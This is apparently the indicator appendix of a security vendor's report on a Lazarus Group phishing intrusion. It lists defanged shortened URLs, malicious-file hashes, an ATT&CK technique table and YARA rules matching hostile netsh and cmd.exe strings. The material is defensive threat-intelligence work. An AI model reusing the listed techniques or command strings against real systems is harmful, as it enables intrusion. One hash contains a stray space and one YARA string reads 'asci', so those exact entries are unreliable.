https://bit[.]ly/2ktwIhI
https://bit[.]ly/2BvWd6W
https://bit[.]ly/2rOGr5f
https://bit[.]ly/2OQMnTi
https://bit[.]ly/2qT8TDb
https://bit[.]ly/2YhODXZ
https://bit[.]ly/34Zqt6Y
https://bit[.]ly/2YW7KXZ
https://bit[.]ly/35PeVCZ
https://bit[.]ly/37qt5MM
https://bit[.]ly/3aMZwqG
https://bit[.]ly/2SXNtyr
https://bit[.]ly/38EZIGT
https://bit[.]ly/37HWrWf
https://bit[.]ly/39Yjk9a
https://bit[.]ly/2v9rvkj
https://bit[.]ly/396FWEv
https://bit[.]ly/39B0kOm
https://bitly[.]com/2Dd0psl
```

Malicious Document & Archive Hashes (SHA256)

```
09f0e82a3bad997c32605a1d3f9e40a0489b587af188fd05d4506358f2e890b4
a464781b616c86bbd68dbf909826444f7fd6c6ae378caf074926df7aebc4e3a1
7f60e13ed2e35bb2cfe4e243c71532b65d54f8b61ae7e7e789c125d274cdd3fe
306deba9a8dbb6f5ab88f2386cbe1d46735231fdc680be65d1b6654b1f9950fc
b050545a7ffcbbcf96dc79354a6988fcc2f55bc76b67b59eaab36e7d238a7f62
997c4f7695a6a615da069d5f839582fdb83f215bc999e8af492636b2b5e3436c
1533374acf886bc3015c4cba3da1c67e67111c22d00a8bbf7694c5394b91b9fc
7446efa798cfa7908e78e7fb2bf3ac57486be4d2edea8a798683c949d504dee6
994b3b76317cd9f6d5d1777119e102503ba5f354cc2fe19bd471949a029b1770
25d490dea789a84aaea3b6a94787956e581d1854a2b644c148d93333732c87cc
8f924f8cc8457e7e77c791896e4f19ff90d79958a3cfef95b2f77fc8a521bf0c
e099ae57f9d5b63a8297f958973c650fa5564a022fcfed00bbb67f8993077cab
a50ec2f42bec1c43e952de2728de0217f178440bdd8fcef70bb6db4c27e9b4bb
dfa115eec65529d0fa393e154f79323e39ca7667e1b8f99973792a2954047a00
7ad1f7c989d7d8937bf9a1aca255c273a0bede03e6d26f5537971bd264fbadd9
439fcbfd868078a4f774c17400c3af9d730458578a8e51c349c2b9848ba2afef
ae7e1c00018ca7522834072c4adb54be346db63bab8d046d24f975c0b21440dc
4fcd5969811399850fb7d56b82a125f9e43fc2a801bd855de0767abcbed530ad
4786d881b14712866fe9953ad039197e630007ea19c0f0d3bf6c52598e26210c
481629605412b02746f6ed7c102a391a4d8d49bd90f137bb262b723437de0937
d81471ce32b8109fea01956bc96253f7a53004bafe3ca55df44526d49152736c
ba54f79c32806b8d7e8f023b8339b1882761eecc3a5f8b9d40ab764bf2ed3f26
a837287bf214666ca214b5530dd56edbd6469e6a6c179a6075dc64422ee5a65f
0f413432d5f4fc1479ea058d6f45c6214f5d1aa6f56a367ace5b86d7ebe31dea
5c8291d7a3bf4e7f958f33ba3cb3fb35218a86ed9c67178ecc458c5d2d5f6203
00efd0888b1772382ff75931ee186cbbcaf6576a0211ac1ab26420484259427a
e784a3169431980569d2376c611748b36a28f3f4e4644436846f554c3ef65b30
b0dd8c5bc3a8609f4c963c572f92f5a91da663e92e10c26ce385ecb27999db18
919380f60b8e644ebdf68bbc64dd14e012d50df343bd35881636f0d1ee934f1f
ef3c435a184a1f2a756a597967504ae874418455357162096223 8e2ac29471ee
c909d2214af7449e9aabc3dad45465e8786b5aa4d25ed6abffce2fc3d9547b8e
```

Mitre ATT&CK Techniques

ID	Name	Description
T1566.003	Phishing: Spearphishing via Service	A malicious document was sent via LinkedIn to a target employee
T1078.002	Valid Accounts	Various domain accounts were used to execute commands and laterally move around the target network
T1218.005	Signed Binary Proxy Execution: Mshta	A malicious *mshta* command was executed as a result of the phishing document being interacted with
T1059.001	Command and Scripting Interpreter: PowerShell	A PowerShell script was executed to download additional payloads early in the attack

ID	Name	Description
T1059.003	Command and Scripting Interpreter: Windows Command Shell	*cmd.exe* was used to execute numerous commands by the threat actor during the attack, mostly with the malicious implants as a parent process
T1059.005	Command and Scripting Interpreter: Visual Basic	A VBS script was executed to collect information and execute additional commands from C2
T1543.003	Create or Modify System Process: Windows Service	Windows services were used for persistence during the attack
T1053.005	Scheduled Task/Job: Scheduled Task	Scheduled tasks were primarily used to remotely install persistence on target hosts
T1547.005	Boot or Logon Autostart Execution: Security Support Provider	The main malware implants were executed and persisted through being loaded as an security support provider in *lsass.exe*
T1070.001	Indicator Removal on Host: Clear Windows Event Logs	Event logs were manipulated and deleted across multiple hosts during the attack
T1070.004	Indicator Removal on Host: File Deletion	Malware samples and other forensic evidence was deleted across multiple hosts during the attack
T1055.002	Process Injection: Portable Executable Injection	Some of the malware implants had PE injection capability to load additional payloads
T1027.002	Obfuscated Files or Information: Software Packing	The malware samples were packed with VMProtect or Themida
T1112	Modify Registry	Various registry entries were modified to install persistence or change settings of security controls
T1003.001	OS Credential Dumping: LSASS Memory	Mimikatz was used to dump credentials out of LSASS memory
T1552.001	Unsecured Credentials: Credentials In Files	Credentials were accessed from text files on user desktops to access and bypass certain controls
T1021.001	Remote Services: Remote Desktop Protocol	RDP was used to laterally move around the target network using valid accounts
T1021.005	Remote Services: VNC	VNC was leveraged to laterally move across some hosts during the attack
T1083	File and Directory Discovery	The threat actor was observed searching for key files of interest that contained credentials, architecture information or sensitive financial data
T1071.001	Application Layer Protocol: Web Protocols	The malware implants leveraged HTTPS to communicate with the threat actors C2s

Yara

```
rule lazarus_rc4_loop
{
    meta:
      author="f-secure "
      description="Detects RC4 loop in Lazarus Group implant"
      date="2020-06-10"
    strings:
        $str_rc4_loop = { 41 FE 8? 00 01 00 00 45 0F B6 ?? 00 01 00 00 48 FF C? 43 0F
B6 0? ?? 41 00 8? 01 01 00 00 41 0F B6 ?? 01 01 00 00 }

    condition:
      int16(0) == 0x5a4d
      and filesize < 3000KB
      and $str_rc4_loop
}
```

```
rule lazarus_lssvc_ntuser_unpacked
{
    meta:
      author="f-secure"
      description="Detects unpacked variant of Lazarus Group implant"
      date="2020-06-10"

    strings:
        $str_curl = "CLIENT libcurl" ascii
        $str_mask = "%s%s\\%s" ascii wide fullword
        $str_exe_1 = "explorer.exe" ascii wide nocase
        $str_exe_2 = "lsass.exe" ascii wide nocase
        $str_misc_ext = ".cid" ascii wide
        $str_misc_debug = "SeDebugPrivilege" ascii wide
        $str_misc_ntdll = "NtProtectVirtualMemory" ascii
    condition:
        $str_curl
        and $str_mask
        and 1 of ($str_exe*)
        and 2 of ($str_misc*)
}
```

```
rule lazarus_network_backdoor_unpacked
{
    meta:
      author="f-secure"
      description="Detects unpacked variant of Lazarus Group network backdoor"
      date="2020-06-10"

    strings:
        $str_netsh_1 = "netsh firewall add portopening TCP %d" ascii wide nocase
        $str_netsh_2 = "netsh firewall delete portopening TCP %d" ascii wide nocase
        $str_mask_1 = "cmd.exe /c \"%s >> %s 2>&1\"" ascii wide
        $str_mask_2 = "cmd.exe /c \"%s 2>> %s\"" ascii wide
        $str_mask_3 = "%s\\%s\\%s" ascii wide
        $str_other_1 = "perflog.dat" ascii wide nocase
        $str_other_2 = "perflog.evt" ascii wide nocase
        $str_other_3 = "cbstc.log" ascii wide nocase
        $str_other_4 = "LdrGetProcedureAddress" ascii
        $str_other_5 = "NtProtectVirtualMemory" asci

    condition:
      int16(0) == 0x5a4d
        and filesize < 3000KB
        and 1 of ($str_netsh*)
        and 1 of ($str_mask*)
        and 1 of ($str_other*)
}
```